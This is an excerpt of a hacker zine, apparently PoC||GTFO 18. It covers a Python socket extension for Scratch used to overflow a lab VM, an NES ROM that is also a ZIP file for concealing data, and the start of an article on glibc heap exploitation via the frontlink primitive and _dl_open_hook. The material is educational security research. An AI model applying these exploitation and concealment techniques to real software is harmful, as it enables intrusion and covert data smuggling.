        buf = ''
        if type == "raw":
            buf = data
        elif type == "c enc":
            buf = data.decode('string_escape')
        elif type == "url enc":
            buf = urllib.unquote(data)
```

```
103         elif type == "base64":
104             buf = base64.b64decode(data)
105 
106         totalsent = 0
107         while totalsent < len(buf):
108             sent = self.sockets[sock]['socket'].send(buf[totalsent:])
109             if sent == 0:
110                 self.sockets[sock]['closed'] = 1
111                 return
112             totalsent += sent
113 
114     def clear_read_flag(self, sock):
115         if not self.is_connected(sock) and not self.is_listening(sock):
116             print 'readline_socket: socket doesn\'t exist'
117             return
118         if not 'socket' in self.sockets[sock]:
119             print 'readline_socket: socket fd doesn\'t exist'
120             return
121         self.sockets[sock]['reading'] = 0
122 
123     def reading(self, sock):
124         if not self.is_connected(sock) and not self.is_listening(sock):
125             return 0
126         if not 'reading' in self.sockets[sock]:
127             return 0
128         return self.sockets[sock]['reading']
129 
130     def readline_socket(self, sock):
131         if not self.is_connected(sock) and not self.is_listening(sock):
132             print 'readline_socket: socket doesn\'t exist'
133             return
134         if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
135             print 'readline_socket: socket fd doesn\'t exist'
136             return
137         self.sockets[sock]['reading'] = 1
138         str = ''
139         c = ''
140         while c != '\n':
141             read_sockets, write_s, error_s = select.select([self.sockets[sock]['socket']] , [], [], 0.1)
142             if read_sockets:
143                 c = self.sockets[sock]['socket'].recv(1)
144                 str += c
145                 if c == '':
146                     self.sockets[sock]['closed'] = 1
147                     c = '\n' # end the while loop
148             else:
149                 c = '\n' # end the while loop with empty or partially received string
150         self.sockets[sock]['readbuf'] = str
151         if str:
152             self.sockets[sock]['reading'] = 2
153         else:
154             self.sockets[sock]['reading'] = 0
155 
156     def recv_socket(self, length, sock):
157         if not self.is_connected(sock) and not self.is_listening(sock):
158             print 'recv_socket: socket doesn\'t exist'
159             return
160         if not 'socket' in self.sockets[sock] or self.sockets[sock]['closed']:
161             print 'recv_socket: socket fd doesn\'t exist'
162             return
163         self.sockets[sock]['reading'] = 1
164         read_sockets, write_s, error_s = select.select([self.sockets[sock]['socket']] , [], [], 0.1)
165         if read_sockets:
166             str = self.sockets[sock]['socket'].recv(length)
167             if str == '':
168                 self.sockets[sock]['closed'] = 1
169         else:
170             str = ''
171 
172         self.sockets[sock]['readbuf'] = str
173         if str:
174             self.sockets[sock]['reading'] = 2
175         else:
176             self.sockets[sock]['reading'] = 0
177 
178     def n_read(self, sock):
179         if not self.is_connected(sock) and not self.is_listening(sock):
180             return 0
181         if self.sockets[sock]['reading'] == 2:
182             return len(self.sockets[sock]['readbuf'])
183         else:
184             return 0
185 
186     def readbuf(self, type, sock):
187         if not self.is_connected(sock) and not self.is_listening(sock):
188             return ''
189         if self.sockets[sock]['reading'] == 2:
190             data = self.sockets[sock]['readbuf']
191             buf = ''
192             if type == "raw":
193                 buf = data
194             elif type == "c enc":
195                 buf = data.encode('string_escape')
196             elif type == "url enc":
197                 buf = urllib.quote(data)
198             elif type == "base64":
199                 buf = base64.b64encode(data)
200             return buf
201         else:
202             return ''
```

The final section is simply the description of the blocks that the extension makes available over the web service to Scratch. Each block line takes 4 arguments: the Python function to call, the type of block (command, predicate or reporter), the text description that the Scratch block will present (how it will look in Scratch), and the default values. For reference, predicates are simply reporter blocks that only return a boolean value.

The text description includes placeholders for the arguments to the Python function: `%s` for a string, `%n` for a number, and `%m` for a drop-down menu. All `%m` arguments are post-fixed with the name of the menu from which the available values are taken. The actual menus are described as a dictionary of named lists.

Finally, the object is linked to the description and the web service is then started. This Python script is launched from the command line and will start the web service on the given port.

```
descriptor = Descriptor(
    name = "Scratch Sockets",
    port = 5000,
    blocks = [
        Block('create_socket', 'command', 'create %m.proto conx %m.sockno host %s port %n',
            defaults=["tcp", 1, "127.0.0.1", 0]),
        Block('create_listener', 'command',
            'create %m.proto listener %m.sockno ip %s port %n',
            defaults=["tcp", 1, "0.0.0.0", 0]),
        Block('accept_connection', 'command', 'accept connection %m.sockno',
            defaults=[1]),
        Block('close_socket', 'command', 'close socket %m.sockno',
            defaults=[1]),
        Block('is_connected', 'predicate', 'socket %m.sockno connected?'),
        Block('is_listening', 'predicate', 'socket %m.sockno listening?'),
        Block('write_socket', 'command', 'write %s as %m.encoding to socket %m.sockno',
            defaults=["hello", "raw", 1]),
        Block('readline_socket', 'command', 'read line from socket %m.sockno',
            defaults=[1]),
        Block('recv_socket', 'command', 'read %n bytes from socket %m.sockno',
            defaults=[255, 1]),
        Block('n_read', 'reporter', 'n_read from socket %m.sockno',
            defaults=[1]),
        Block('readbuf', 'reporter', 'received buf as %m.encoding from socket %m.sockno',
            defaults=["raw", 1]),
        Block('reading', 'reporter', 'read flag for socket %m.sockno',
            defaults=[1]),
        Block('clear_read_flag', 'command', 'clear read flag for socket %m.sockno',
            defaults=[1]),
    ],
    menus = dict(
        proto = ["tcp", "udp"],
        encoding = ["raw", "c enc", "url enc", "base64"],
        sockno = [1, 2, 3, 4, 5],
    ),
)

extension = Extension(SSocket, descriptor)

if __name__ == '__main__':
    extension.run_forever(debug=True)
```

Linking into Scratch

The web service provides the required web service description file from its index page. Simply browse to `http://localhost:5000` and download the Scratch 2 extension file (Scratch Scratch Sockets English.s2e). To load this into Scratch we need to use the super-secret 'shift click' on the File menu to reveal the 'Import experimental HTTP extension' option. Navigate to the s2e file and the new blocks will appear under 'More Blocks'.


Fuzzing, crashing, controlling EIP, and exploiting

In order to demonstrate the use of the extension, I obtained and booted the TinySploit VM from Saumil Shah's ExploitLab, and then used the given stack-based overflow to gain remote code execution. The details are straight forward; the shell code by Julien Ahrens came from ExploitDB and was modified to execute Busybox correctly.[8] Scratch projects are available as an attachment to this PDF.[9]

Scratch is a great language/IDE to teach coding to children. Once they've successfully built a racing game and a PacMan clone, it can also be used to teach them to interact with the world outside of Scratch. As I mentioned in the introduction, we've interfaced Scratch to Midi and Arduino projects from where a whole world opens up. The above screen shots show how it can also be interfaced to a simple TCP/IP socket extension to allow interaction with anything on the network.

From here it is possible to cause buffer overflows that lead to crashes and, through standard stack-smashing techniques, to remote code execution. When I was a child, Z-80 assembly was the second language I learned after BASIC on a ZX Spectrum. (The third was 8086 funnily enough!) I hunted for infinite lives and eventually became a reasonable C programmer. Perhaps with a (slightly better) socket extension, Scratch could become a gateway to x86 shell code. I wonder whether IT teachers would agree?

—Kev Sheldrake



[8] `https://www.exploit-db.com/exploits/43755/`
[9] `unzip pocorgtfo18.pdf scratchexploits.zip`

18:04 Concealing ZIP Files in NES Cartridges


by Vi Grey

Hello, neighbors.

This story begins with the fantastic work described in PoC||GTFO 14:12, which presented an NES ROM that was also a PDF. That file, `pocorgtfo14.pdf`, was by coincidence also a ZIP file. That issue inspired me to learn 6502 Assembly, develop an NES game from scratch, and burn it onto a physical cartridge for the `#tymkrs`.

During development, I noticed that the unused game space was just being used as padding and that any data could be placed in that padding. Although I ended up using that space for something else in the game, I realized that I could use padding space to make an NES ROM that is also a ZIP file. This polyglot file wouldn't make the NES ROM any bigger than it originally was. I quickly got to work on this idea.

The method described in this article to create an NES + ZIP polyglot file is different from that which was used in PoC||GTFO 14:12. In that method, none of the ZIP file data is saved inside the NES ROM itself. My method is able to retain the ZIP file data, even when it burned onto a cartridge. If you rip the data off of a cartridge, the resulting NES ROM file will still be an NES + ZIP polyglot file.



Numbers and ranges included in figures in this article will be in Hexadecimal. Range values are big-endian and ranges work the same as Python slices, where `[`x`:`y`]` is the range of x to, but not including, y.

iNES File Format

This article focuses on the iNES file format. This is because, as was described in PoC||GTFO 14:12, iNES is essentially the *de facto* standard for NES ROM files. Figure 8 shows the structure of an NES ROM in the iNES file format that fits on an NROM-128 cartridge.[10]

The first sixteen bytes of the file MUST be the iNES Header, which provides information for NES Emulators to figure out how to play the ROM.

Following the iNES Header is the 16 KiB PRG ROM. If the PRG ROM data doesn't fill up that entire 16 KiB, then the PRG ROM will be padded. As long as the PRG padding isn't actually being used, it can be any byte value, as that data is completely ignored. The final six bytes of the PRG ROM data are the interrupt vectors, which are required.

Eight kilobytes of CHR ROM data follows the PRG ROM.

Start of iNES File

iNES Header	`[0000:0010]`
PRG ROM	`[0010:4010]`
PRG Padding	`[XXxx:400A]`
PRG Interrupt Vectors	`[400A:4010]`
CHR ROM	`[4010:6010]`

Figure 8. iNES File Format

[10] NROM-128 is a board that does not use a mapper and only allows a PRG ROM size of 16 KiB.

LETTER PERFECT
DATA PERFECT
EDIT 6502

Selecting compatible programs for your computer needs can be puzzling enough so let L.J.K. Enterprises solve your problems for you by offering you these three programs. Letter Perfect, Data Perfect and Edit 6502 all work very well together as well as with many of the other popular programs. Once you've tried them you will agree that compatability makes the difference.

LETTER PERFECT T.M. LJK

Apple II & II+

EASY TO USE—Letter Perfect is a single load easy to use program. It is a menu driven, character orientated processor with the user in mind. FAST machine language operation, ability to send control codes within the body of the program, mnemonics that make sense, and a full printed page of buffer space for text editing are but a few features. Screen Format allows you to preview printed text. Indented margins are allowed.

Apple Version 5.0 #1001

DOS 3.3 compatible—Use 40 or 80 column interchangeably (Smarterm—ALS; Videoterm-Videx; Full View 80—Bit 3 Inc.; Vision 80—Vista; Sup-R-Term—M&R Ent.) Reconfigurable at any time for different viedo, printer, or interface. USE HAYES MICROMODEM II* LCA necessary if no 80 column board, need at least 24 K of memory. Files saved as either Text or Binary. Shift key modification allowed. Data Base Merge compatible with DATA PERFECT* by LJK.

"For $150, Letter Perfect offers the type of software that can provide quality word processing on inexpensive micro-computer systems at a competitive price." INFOWORLD.

The favorite assembler, editor of Gebelli Software.


DATA PERFECT T.M. LJK

Apple & Atari Data Base Management—$99.95

Complete Data Base System. User oriented for easy and fast operation. 100% Assembly language. Easy to use. You may create your own screen mask for your needs. Searches and Sorts allowed, Configurable to use with any of the 80 column boards of Letter Perfect word processing, or use 40 column Apple video. Lower case supported in 40 column video. Utility enables user to convert standard files to Data Perfect format. Complete report generation capability. **Much More!**

EDIT 6502 T.M. LJK

This is a coresident—two pass **Assembler, Disassembler, Text Editor,** and **Machine Language Monitor.** Editing is both character and line oriented. Disassemblies create editable source files with ability to use predefined labels. Complete control with 41 commands, 5 disassembly modes, 24 monitor commands including step, trace, and read/write disk. Twenty pseudo opcodes, allows linked assemblies, software stacking (single and multiple page) plus complete printer control, i.e. paganation, titles and tab setting. User can move source, object and symbol table anywhere in memory. Feel as if you never left the environment of BASIC. Use any of the 80 column boards as supported by LETTER PERFECT. Lower Case optional with LCG.



LJK ENTERPRISES INC.
P.O. Box 10827 Dept. ST
St. Louis, MO 63129
(314) 846-6124

*Trademarks of: Apple Computer—Atari Computer—Epson America
Hayes Microcomputers—Personal Software— Videx—M & R Ent.
Advanced Logic Systems—Vista Computers—Gebelli Software

ZIP File Format

There are two things in the ZIP file format that we need to focus on to create this polyglot file, the End of Central Directory Record and the Central Directory File Headers.

End of Central Directory Record

To find the data of a ZIP file, a ZIP file extractor should start searching from the back of the file towards the front until it finds the End of Central Directory Record. The parts we care about are shown in Figure 9.

The End of Central Directory Record begins with the four-byte big-endian signature `504B0506`.

Twelve bytes after the end of the signature is the four-byte Central Directory Offset, which states how far from the beginning of the file the start of the Central Directory will be found.

The following two bytes state the ZIP file comment length, which is how many bytes after the ZIP file data the ZIP file comment will be found. Two bytes for the comment length means we have a maximum length value of 65,535 bytes, more than enough space to make our polyglot file.

Start of End of Central Directory Record

End of Central Directory Record Signature (`504B0506`)	`[0000:0004]`
...	`[0004:0010]`
Central Directory Offset	`[0010:0014]`
Comment Length (L)	`[0014:0016]`
ZIP File Comment	`[0016:0016 + L]`

Figure 9. End of Central Directory Record Format

[11] `unzip pocorgtfo18.pdf APPNOTE.TXT`

Central Directory File Headers

For every file or directory that is zipped in the ZIP file, a Central Directory File Header exists. The parts we care about are shown in Figure 10.


Each Central Directory File Header starts with the four-byte big-endian signature `504B0102`.

38 bytes after the signature is a four-byte Local Header Offset, which specifies how far from the beginning of the file the corresponding local header is.

Start of a Central Directory File Header

Central Directory File Header Signature (`504B0102`)	`[0000:0004]`
...	`[0004:002A]`
Local Header Offset	`[002A:002E]`
...	`[002E:]`

Figure 10. Central Directory File Header Format



33 - MSEC BUFFER BY DDI STORES UP TO 66,000 BITS FOR DISPLAY APPLICATIONS

Less than 2¢ per bit is the cost of data storage in a 33-msec, 2-mc delay line buffer offered by Digital Devices, Inc., primarily for 30-frame-per-second refresh rate display applications. Card on front interfaces buffer electronics with MECL, DTL, RLT, TTL and other micrologic.

Miscellaneous ZIP File Fun

Five bytes into each Central Directory File Header is a byte that determines which Host OS the file attributes are compatible for.

The document, "APPNOTE.TXT - .ZIP File Format Specification" by PKWARE, Inc., specifies what Host OS goes with which decimal byte value.[11] I included a list of hex byte values for each Host OS below.

```
00 - MS-DOS and OS/2
01 - Amiga
02 - OpenVMS
03 - UNIX
04 - VM/CMS
05 - Atari ST
06 - OS/2 H.P.F.S.
07 - Macintosh
08 - Z-System
09 - CP/M
0A - Windows NTFS
0B - MVS (OS/390 - Z/OS)
0C - VSE
0D - Acorn Risc
0E - VFAT
0F - Alternate MVS
10 - BeOS
11 - Tandem
12 - OS/400
13 - OS/X (Darwin)
(14-FF) - Unused
```

Although `0A` is specified for Windows NTFS and `0B` is specified for MVS (OS/390 - Z/OS), I kept getting the Host OS value of TOPS-20 when I used `0A` and NTFS when I used `0B`.

I ended up deciding to set the Host OS for all of the Central Directory File Headers to Atari ST. With that said, I have tested every Host OS value from `00` to `FF` on this file and it extracted properly for every value. Different Host OS values may produce different read, write, and execute values for the extracted files and directories.

Start of iNES + ZIP Polyglot File

iNES Header	`[0000:0010]`
PRG ROM	`[0010:4010]`
PRG Padding	`[XXxx:YYyy]`
ZIP File Data	`[YYyy:400A]`
Comment Length (`0602`)	`[4008:400A]`
PRG Interrupt Vectors	`[400A:4010]`
CHR ROM	`[4010:6010]`

Figure 11. iNES + ZIP Polyglot File Format

iNES + ZIP File Format

With this information about iNES files and ZIP files, we can now create an iNES + ZIP polyglot file, as shown in Figure 11.

Here, the first sixteen bytes of the file continue to be the same iNES header as before.

The PRG ROM still starts in the same location. Somewhere in the PRG Padding an amount of bytes equal to the length of the ZIP file data is replaced with the ZIP file data. The ZIP file data starts at hex offset `YYyy` and ends right before the PRG Interrupt Vectors. This ZIP file data MUST be smaller than or equal to the size of the PRG Padding to make this polyglot file.

Local Header Offsets and the Central Directory Offset of the ZIP file data are updated by adding the little-endian hex value `yyYY` to them and the ZIP file comment length is set to the little-endian hex value `0602` (8,198 in Decimal), which is the length of the PRG Interrupt Vectors plus the CHR ROM (8 KiB).

PRG Interrupt Vectors and CHR ROM data remain unmodified, so they are still the same as before.

Because the iNES header is the same, the PRG and CHR ROM are still the correct size, and none of the required PRG ROM data or any of the CHR ROM data were modified, this file is still a completely standard NES ROM. The NES ROM file does not change in size, so there is no extra "garbage data" outside of the NES ROM file as far as NES emulators are concerned.

With the ZIP file offsets being updated and all

[12] The only ZIP file extractor I have gotten any warnings from with this polyglot file was 7-Zip for Windows specifically, with the warning, "*The archive is open with offset.*" The polyglot file still extracted properly.

data after the ZIP file data being declared as a ZIP file comment, this file is a standard ZIP file that your ZIP file extractor will be able to properly extract.[12]

NES Cartridge

The PRG and CHR ROMs of this polyglot file can be burned onto EPROMs and put on an NROM-128 board to make a completely functioning NES cartridge.


Ripping the NES ROM from the cartridge and turning it back into an iNES file will result in the file being a NES + ZIP polyglot file again. It is therefore possible to sneak a secret ZIP file to someone via a working NES cartridge.

Don't be surprised if that crappy bootleg copy of Tetris I give you is also a ZIP file containing secret documents!

Source Code

This NES + ZIP polyglot file is a quine.[13] Unzip it and the extracted files will be its source code.[14] Compile that source code and you'll create another NES + ZIP polyglot file quine that can then be unzipped to get its source code.

I was able to make this file contain its own source code because the source code itself was quite small and highly compressible in a ZIP file.



[13] `unzip pocorgtfo18.pdf neszip-example.nes`
[14] `unzip neszip-example.nes`

18:05 House of Fun; or, Heap Exploitation against GlibC in 2018

by Yannay Livneh

GlibC's `malloc` implementation is a gift that keeps on giving. Every now and then someone finds a way to turn it on its head and execute arbitrary code. Today is one of those days. Today, dear neighbor, you will see yet another path to code execution. Today you will see how you can overwrite arbitrary memory addresses—yes, more than one!—with a pointer to your data. Today you will see the perfect gadget that will make the code of your choosing execute. Welcome to the House of Fun.

The History We Were Taught

The very first heap exploitation techniques were publicly introduced in 2001. Two papers in Phrack 57—Vudo Malloc Tricks[15] and Once Upon a Free[16]—explained how corrupted heap chunks can lead to full compromise. They presented methods that abused the linked list structure of the heap in order to gain some write primitives. The best known technique introduced in these papers is the *unlink technique*, attributed to Solar Designer. It is quite well known today, but let's explain how it works anyway. In a nutshell, deletion of a controlled node from a linked list leads to a write-what-where primitive.

Consider this simple implementation of list deletion:

```
1 void list_delete(node_t *node) {
    node->fd->bk = node->bk;
3   node->bk->fd = node->fd;
  }
```

This is roughly equivalent to:

```
  prev = node->bk;
2 next = node->fd;
  *(next + offsetof(node_t, bk)) = prev;
4 *(prev + offsetof(node_t, fd)) = next;
```

So, an attacker in control of `fd` and `bk` can write the value of `bk` to (somewhat after) `fd` and vice versa.

This is why, in late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete. If the previous sentence sounds familiar, this is not a coincidence, as it is a quote from the famous *Malloc Maleficarum.*[17]

This paper was published in 2005 and was immediately regarded as a classic. It described five new heap exploitation techniques. Some, like previous techniques, exploited the structure of the heap, but others introduced a new capability: allocating arbitrary memory. These newer techniques exploited the fact that malloc is a *memory allocator*, returning memory for the caller to use. By corrupting various fields used by the allocator to decide which memory to allocate (the chunk's size and pointers to subsequent chunks), exploiters tricked the allocator to return addresses in the stack, `.got`, or other places.

Over time, many more integrity checks were added to glibc. These checks try to make sure the size of a chunk makes sense before allocating it to the user, and that it's in a reasonable memory region. It is not perfect, but it helped to some degree.

Then, hackers came up with a new idea. While allocating memory anywhere in the process's virtual space is a very strong primitive, many times it's sufficient to just corrupt other data on the heap, in neighboring chunks. By corrupting the size field or even just the flags in the size field, it's possible to corrupt the chunk in such a way that makes the heap allocate a chunk which overlaps another chunk with data the exploiter wants to control. A couple of techniques which demonstrate it were published in recent years, most notably Chris Evans' *The poisoned NUL byte, 2014 edition.*[18]

To mitigate against these kinds of attacks, another check was added. The size of a freed chunk is written twice, once in the beginning of the chunk and again at its end. When the allocator makes a decision based on the chunk's size, it verifies that

[15] `unzip pocorgtfo18.pdf vudo.txt` # Phrack 57:8
[16] `unzip pocorgtfo18.pdf onceuponafree.txt` # Phrack 57:9
[17] `unzip pocorgtfo18.pdf MallocMaleficarum.txt`
[18] `https://googleprojectzero.blogspot.com/2014/08/`
[19] `git clone https://github.com/shellphish/how2heap || unzip pocorgtfo18.pdf how2heap.zip`

both sizes agree. This isn't bulletproof, but it helps.

The most up-to-date repository of currently usable techniques is maintained by the Shellphish CTF team in their how2heap GitHub repository.[19]

A Brave New Primitive

Sometimes, in order to take two steps forward we must first take one step back. Let's travel back in time and examine the structure of the heap like they did in 2001. The heap internally stores chunks in doubly linked lists. We already discussed list deletion, how it can be used for exploitation, and the fact it's been mitigated for many years. But list deletion (unlinking) is not the only list operation! There is another operation: insertion.

Consider the following code:

```
void list_insert_after(prev, node) {
  node->bk = prev;
  node->fd = prev->fd;

  prev->fd->bk = node;
  prev->fd = node;
}
```

The line before the last roughly translates to:

```
next = prev->fd
*(next + offset(node_t, bk)) = node;
```

An attacker in control of `prev->fd` can write the inserted `node` address wherever she desires!

Having this control is quite common in the case of heap-based corruptions. Using a Use-After-Free or a Heap-Based-Buffer-Overflow, the attacker commonly controls the chunk's `fd` (forward pointer). Note also that the data written is not arbitrary. It's an address of the inserted node, a chunk on the heap which may be allocated back to the user, or might still be in the user's control! So this is not only a write-where primitive, it's more of a write-pointer-to-what-where.

Looking at malloc's code, this primitive can be quite easily employed. Insertion into lists happens when a freed chunk is inserted into a large bin. But more about this later. Before diving into the details of how to use it, there are some issues we need to clear first.

When I started writing this paper, after understanding the categorization of techniques I described earlier, an annoying doubt popped into my mind. The primitive I found in malloc's code is very much connected to the old `unlink` primitive; they are literally counterparts. How come no one had found and published it in the early years of heap exploitation? And if someone had, how come neither I nor any of my colleagues I discussed it with had ever heard of it?

So I sat down and read the early papers, the ones from 2001 that everyone says contain only obsolete and mitigated techniques. And then I learned, lo and behold, it had been found many years ago!

History of the Forgotten Frontlink

The list insertion primitive described in the previous section is in fact none other than the frontlink technique. This technique is the second one described in *Vudo Malloc Tricks*, the very first paper about heap exploitation from 2001. (Part 3.6.2.)

In the paper, the author says it is "less flexible and more difficult to implement" in comparison to the unlink technique. It is far inferior in a world with no NX bit (DEP), as it writes a value the attacker does not fully control, whereas the unlink technique enables the attacker to control the written data (as long as it's a writable address). I believe that for this reason the frontlink method was less popular. And so, it has almost been completely forgotten.

In 2002, malloc was re-written as an adaptation of Doug Lea's malloc-2.7.0.c. This re-write refactored the code and removed the `frontlink` macro, but basically does the same thing upon list insertion. From this year onward, there is no way to attribute the name frontlink with the code the technique is exploiting.

In 2003, William Robertson, *et al.*, announced a new system that "detects and prevents all heap overflow exploits" by using some kind of cookie-based detection. They also announced it in the security focus mailing list.[20] One of the more interesting responses to this announcement was from Stefan Esser, who described his private mitigation for the same problem. This solution is what we now know as "safe unlinking."

[20] `https://www.securityfocus.com/archive/1/346087/30/0/`

Robertson says that it only prevents unlink attacks, to which Esser responds:

> I know that modifying unlink does not protect against frontlink attacks. But most heap exploiters do not even know that there is anything else than unlink.

Following this correspondence, in late 2004, the safe unlinking mitigation was added to malloc's code.

In 2005, the Malloc Maleficarum is published. Here is the first paragraph from the paper:

> In late 2001, "Vudo Malloc Tricks" and "Once Upon A free()" defined the exploitation of overflowed dynamic memory chunks on Linux. In late 2004, a series of patches to GNU libc malloc implemented over a dozen mandatory integrity assertions, effectively rendering the existing techniques obsolete.

Every paper that followed it and accounted for the history of heap exploits has the same narrative. In *Malloc Des-Maleficarum*,[21] Blackeng states:

> The skills published in the first one of the articles, showed:
> — unlink () method.
> — frontlink () method.
> ... these methods were applicable until the year 2004, when the GLIBC library was patched so those methods did not work.

And in *Yet Another Free Exploitation Technique*,[22] Huku states:

> The idea was then adopted by glibc-2.3.5 along with other sanity checks thus rendering the `unlink()` and `frontlink()` techniques useless.

I couldn't find any evidence that supports these assertions. On the contrary, I managed to successfully employ the frontlink technique on various platforms from different years, including Fedora Core 4 from early 2005 with glibc 2.3.5 installed. The code is presented later in this paper.

In conclusion, the frontlink technique never gained popularity. There is no way to link the name frontlink to any existing code, and all relevant papers claim it's useless and a waste of time.

However, it works in practice today and on every machine I checked.

Back To Completing Exploitation

At this point you might think this write-pointer-to-what-where primitive is nice, but there is still a lot of work to do to get control over a program's flow. We need to find a suitable pointer to overwrite, one which points to a struct that contains function pointers. Then we can trigger this indirect function call. Surprisingly, this turns out to be rather easy. Glibc itself has some pointers which fit perfectly for this primitive. Among some other pointers, the most suitable for our needs is the `_dl_open_hook`. This hook is used when loading a new library. In this process, if this hook is not NULL, `_dl_open_hook->dlopen_mode()` is invoked which can very much be in the attacker's control!

As for the requirement of loading a library, fear not! The allocator itself does it for us when an integrity check fails. So all an attacker needs to do is to fail an integrity check after overwriting `_dl_open_hook` and enjoy her shell.[23]

That's it for theory. Let's see how we can make it happen in the actual implementation!

The Gory Internals of Malloc

First, a short recollection of the allocator's internals.

GlibC malloc handles it's freed chunks in *bins*. A bin is a linked list of *chunks* which share some attributes. There are four types of bins: fast, unsorted, small, and large. The large bins contain freed chunks of a specific size-range, sorted by size. Putting a chunk in a large bin happens only after sorting it, extracting it from the unsorted bin and putting it in the appropriate small or large bin. The

[21] `unzip pocorgtfo18.pdf mallocdesmaleficarum.txt` # Phrack 66:10

[22] `unzip pocorgtfo18.pdf yetanotherfree.txt` # Phrack 66:6

[23] Another promising pointer is the `_IO_list_all` pointer, or any pointer to the `FILE` struct. The implications of overwriting this pointer are explained in the House of Orange. In recent glibc versions, corruption of `FILE` vtables has been mitigated to some extent, therefore it's harder to use than `_dl_open_hook`. Ironically, this mitigation uses `_dl_open_hook` and this is how I got to play with it in the first place. To read more about `_IO_list_all` and overwriting `FILE` vtables, see Angelboy's excellent HITCON 2016 CTF qualifier post. To see how to bypass the mitigation, see my own 300 CTF challenge.
`unzip pocorgtfo18.pdf 300writeup.md`

